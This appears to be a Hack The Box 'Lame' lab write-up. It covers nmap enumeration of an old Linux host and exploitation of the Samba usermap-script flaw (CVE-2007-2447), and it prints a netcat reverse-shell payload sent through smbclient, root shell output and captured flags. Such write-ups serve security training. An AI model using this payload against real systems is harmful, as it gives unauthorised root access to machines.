
Linux - Easy - Lame

Tuesday, 7 February 2023 6:47 pm



Reconnaissance

Quick initial nmap TCP scan to see which ports are open and which services are running on those ports:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -O -vv 10.10.10.3
```

-sC: run default nmap scripts
-Sv detect service version
-o: detect OS
-vv: Verbosity

Nmap result:

```
PORT    STATE SERVICE     REASON         VERSION
21/tcp  open  ftp         syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5KaOJwSlX
SUajnU5oWmY5x85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0oLqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn8OUCOyrIjqNuA2QW217oQ6wXpbFh+
5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f971lEazeJLqfiWrAzokIqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843YU6Td+
0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/YRnjzxlEAYBsvCmM4a0jmhz0oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TIl7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSlSXvLDcmcdYfxeIf0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVg
ETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6zT8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87
+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Linux 2.6.23 (92%), Arris TG862G/CT cable modem (92%), Control4 HC-300 home controller (92%), D-
Link DAP-1522 WAP, or Xerox WorkCentre Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), LinksysWET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265
printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.4.27 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.92%E=4%D=2/7%OT=21%CT=%CU=%PV=Y%G=N%TM=63E1E901%P=x86_64-pc-linux-gnu)
SEQ(SP=CB%GCD=1%ISR=D0%TI=Z%II=I%TS=7)
OPS(O1=M537ST11NW5%O2=M537ST11NW5%O3=M537NNT11NW5%O4=M537ST11NW5%O5=M537ST11NW5%O6=M537ST11)
WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)
ECN(R=Y%DF=Y%TG=40%W=16D0%O=M537NNSNW5%CC=N%Q=)
T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)

Uptime guess: 1.228 days (since Sun Feb  5 19:31:34 2023)
TCP Sequence Prediction: Difficulty=201 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
```


```
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-02-07T00:49:26-05:00
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 59488/tcp): CLEAN (Timeout)
|   Check 2 (port 58644/tcp): CLEAN (Timeout)
|   Check 3 (port 62886/udp): CLEAN (Timeout)
|   Check 4 (port 40169/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 2h19m32s, deviation: 3h32m10s, median: -10m29s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:00
Completed NSE at 01:00, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:00
Completed NSE at 01:00, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:00
Completed NSE at 01:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.22 seconds
        Raw packets sent: 2080 (95.108KB) | Rcvd: 38 (2.332KB)
```

We can see from the above result that the following ports are open:

Port 21: running the File Transfer Protocol (FTP) version 2.3.4 which can allow anonymous remote login
Port 22: running OpenSSH Version 4.7p1
Port 135 and 445: running Samba smbd 3.0.20-Debian

nmap TCP scan that covers all ports



-p- to scan all 65535 ports

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-sp1 (Linux 2.4.36) (92%), Linux 2.6.23 (92%), OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), D-Link DAP-1522 WAP, or Xerox WorkCentre Pro 245 or 6556 printer (91%), Dell
Integrated Remote Access Controller (iDRAC6) (91%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (91%), Linux 2.4.21 - 2.4.31 (likely embedded) (91%), Linux 2.4.27
(91%), Citrix XenServer 5.5 (Linux 2.6.18) (91%), Linux 2.6.22 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2023-02-07T01:02:40-05:00
|_clock-skew: mean: 2h19m23s, deviation: 3h32m09s, median: -10m37s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 221.06 seconds
```

We have now discovered another port (3632) which did not show up in the initial scan

So to summarise we have discovered four open ports running the following services:

TCP Port 21: running the File Transfer Protocol (FTP) version 2.3.4 which can allow anonymous remote login
TCP Port 22: running OpenSSH Version 4.7p1
TCP Ports 135 and 445: running Samba smbd 3.0.20-Debian
TCP Port 3632: Running Distributed Compiler Daemon distcc version v1

Nmap UDP scan for all ports

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -O -p- 10.10.10.3
```

-sU: to run a UDP scan

```
root@kali:~/Desktop# nmap -sU -O -p- -oA nmap/udp 10.10.10.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-27 19:00 EDT
Nmap scan report for 10.10.10.3
Host is up (0.038s latency).
Not shown: 65531 open|filtered ports
PORT     STATE  SERVICE
22/udp   closed ssh
139/udp  closed netbios-ssn
445/udp  closed microsoft-ds
3632/udp closed distcc
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

Our initial recon shows that we potentially have four different entry points to this machine

Enumeration

Let us enumerate more to determine if any of these services are either misconfigured or running vulnerable services

Port 21 vsftpd 2.3.4

A quick google search shows us that this version is famously vulnerable to a backdoor command execution that is trigger by entering a string that contains the character ":)" as the username. When the backdoor is triggered, the target machine opens a shell on port 6200. This exploit is simple enough to try manually but we will try automate this so let's check if an nmap script can do it for us:

Nmap scripting engine can be located here:

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls
```

We will try and find a script which starts with the characters "ftp"

```
┌──(kali㉿kali)-[~]
└─$ ls -la /usr/share/nmap/scripts/ftp*
-rw-r--r-- 1 root root 4530 Jan 18  2022 /usr/share/nmap/scripts/ftp-anon.nse
-rw-r--r-- 1 root root 3253 Jan 18  2022 /usr/share/nmap/scripts/ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Jan 18  2022 /usr/share/nmap/scripts/ftp-brute.nse
-rw-r--r-- 1 root root 3272 Jan 18  2022 /usr/share/nmap/scripts/ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Jan 18  2022 /usr/share/nmap/scripts/ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Jan 18  2022 /usr/share/nmap/scripts/ftp-syst.nse
-rw-r--r-- 1 root root 6021 Jan 18  2022 /usr/share/nmap/scripts/ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Jan 18  2022 /usr/share/nmap/scripts/ftp-vuln-cve2010-4221.nse
```

We will execute this script on port 21 on the target machine

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script ftp-vsftpd-backdoor -p 21 10.10.10.3
```

The script output:

```
PORT   STATE SERVICE
21/tcp open  ftp

Nmap done: 1 IP address (1 host up) scanned in 22.27 seconds
```

Shows that the target is not vulnerable to this vulnerability so we will move on to our second point of entry

Port 22 Open SSH v4.7p1

After a quick google search we can see that Open SSH v4.7p1 has a brute force vulnerability (https://amolblog.com/port-22-tcp-open-ssh-openssh-4-7p1-debian-8ubuntu1-protocol-2-0-exploit/)

Nmap scripts show an ssh brute script

```
┌──(kali㉿kali)-[~]
└─$ ls -la /usr/share/nmap/scripts/ssh*
-rw-r--r-- 1 root root  5391 Jan 18  2022 /usr/share/nmap/scripts/ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1200 Jan 18  2022 /usr/share/nmap/scripts/ssh-auth-methods.nse
-rw-r--r-- 1 root root  3045 Jan 18  2022 /usr/share/nmap/scripts/ssh-brute.nse
-rw-r--r-- 1 root root 16036 Jan 18  2022 /usr/share/nmap/scripts/ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 Jan 18  2022 /usr/share/nmap/scripts/ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 Jan 18  2022 /usr/share/nmap/scripts/ssh-run.nse
-rw-r--r-- 1 root root  1423 Jan 18  2022 /usr/share/nmap/scripts/sshv1.nse
```

This could take a while and could potentially lead us to nowhere so we will put this one aside for now and get back if the other points of entry don't work out

Ports 135 and 445 Samba 3.0.20-Debian

We will use smbclient -L to access the SMB server (-L to list the services that are available on the server)

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 10.10.10.3
```

When asked for password, we pressed enter and it worked (anonymous login is allowed)

```
┌──(kali㉿kali)-[~]
└─$ smbclient -L 10.10.10.3
Password for [WORKGROUP\kali]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

We will view the permissions on the shared drives using smbmap -H <IP of the host>

```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 10.10.10.3
```

```
┌──(kali㉿kali)-[~]
└─$ smbmap -H 10.10.10.3
[+] IP: 10.10.10.3:445  Name: 10.10.10.3
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        tmp                                                     READ, WRITE     oh noes!
        opt                                                     NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$                                                  NO ACCESS       IPC Service (lame server (Samba 3.0.20-Debian))
```

We can see that we have read/write access to the tmp shared drive

A quick google search leads us to identifying that we can use CVE-2007-2447v:
Samba 3.0.0 - 3.0.25rc3 are subject for Remote Command Injection Vulnerability (CVE-2007-2447), allows remote attackers to execute arbitrary commands by specifying a username containing shell meta characters.

From <https://amriunix.com/post/cve-2007-2447-samba-usermap-script/>

From <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2007-2447>

We found a github page featuring a python script to do this without metasploit: https://github.com/amriunix/CVE-2007-2447 (More info here: https://amriunix.com/post/cve-2007-2447-samba-usermap-script/)
Nice video explaining this: Samba 3.0.20 Arbitrary Command Execution (CVE-2007-2447) with Manual and Metasploit Examples

Let's check our last point of entry before going ahead with the exploit phase:

Ports 3632 distcc v1

Googling shows us that distcc v1 has a remote code execution vulnerability (https://www.cvedetails.com/cve/CVE-2004-2687/#:~:text=CVE%2D2004%2D2687-,distcc%202.,the%20server%20without%20authorization%20checks.) and there is an nmap script to perform this: https://nmap.org/nsedoc/scripts/distcc-cve2004-2687.html

```
┌──(kali㉿kali)-[~]
└─$ ls -la /usr/share/nmap/scripts/distcc*
-rw-r--r-- 1 root root 3519 Jan 18  2022 /usr/share/nmap/scripts/distcc-cve2004-2687.nse
```

We will check if the host is vulnerable to this by running the script:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script distcc-cve2004-2687 -p 3632 10.10.10.3

[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-07 02:56 EST
Nmap scan report for 10.10.10.3
Host is up (0.048s latency).

PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://distcc.github.io/security.html
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687

Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

And we see that it is vulnerable

So we have two potential ways to exploit this machine:

Exploitation
Ports 135 and 445 Samba 3.0.20-Debian

Add a listener to the attack machine

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
```

Log into the smb client

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.10.3/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

We will send the following command to smbclient:
logon "/=`nohup nc -nv <IP of attack machine> <port of netcat listener> -e /bin/sh`"

```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.10.3/tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> logon "/=`nohup nc -nv 10.10.16.4 4444 -e /bin/sh`
```

In the netcat listener, we see a connection and verify that we have root access:

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nlvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.3] 58361
whoami
root
```

```
uname -a
Linux lame 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

We will grab the user flag:

```
ls makis
user.txt
ls
ftp
makis
service
user
pwd
/home
cat /home/makis/user.txt
6516351780eab22675f220abad6c7221
```

We will grab the root flag as well:

```
ls /root
Desktop
reset_logs.sh
root.txt
vnc.log
cat /root/root.txt
e6b3ab04cb0bc61202248a0585966949
```

```
└─$ searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6
```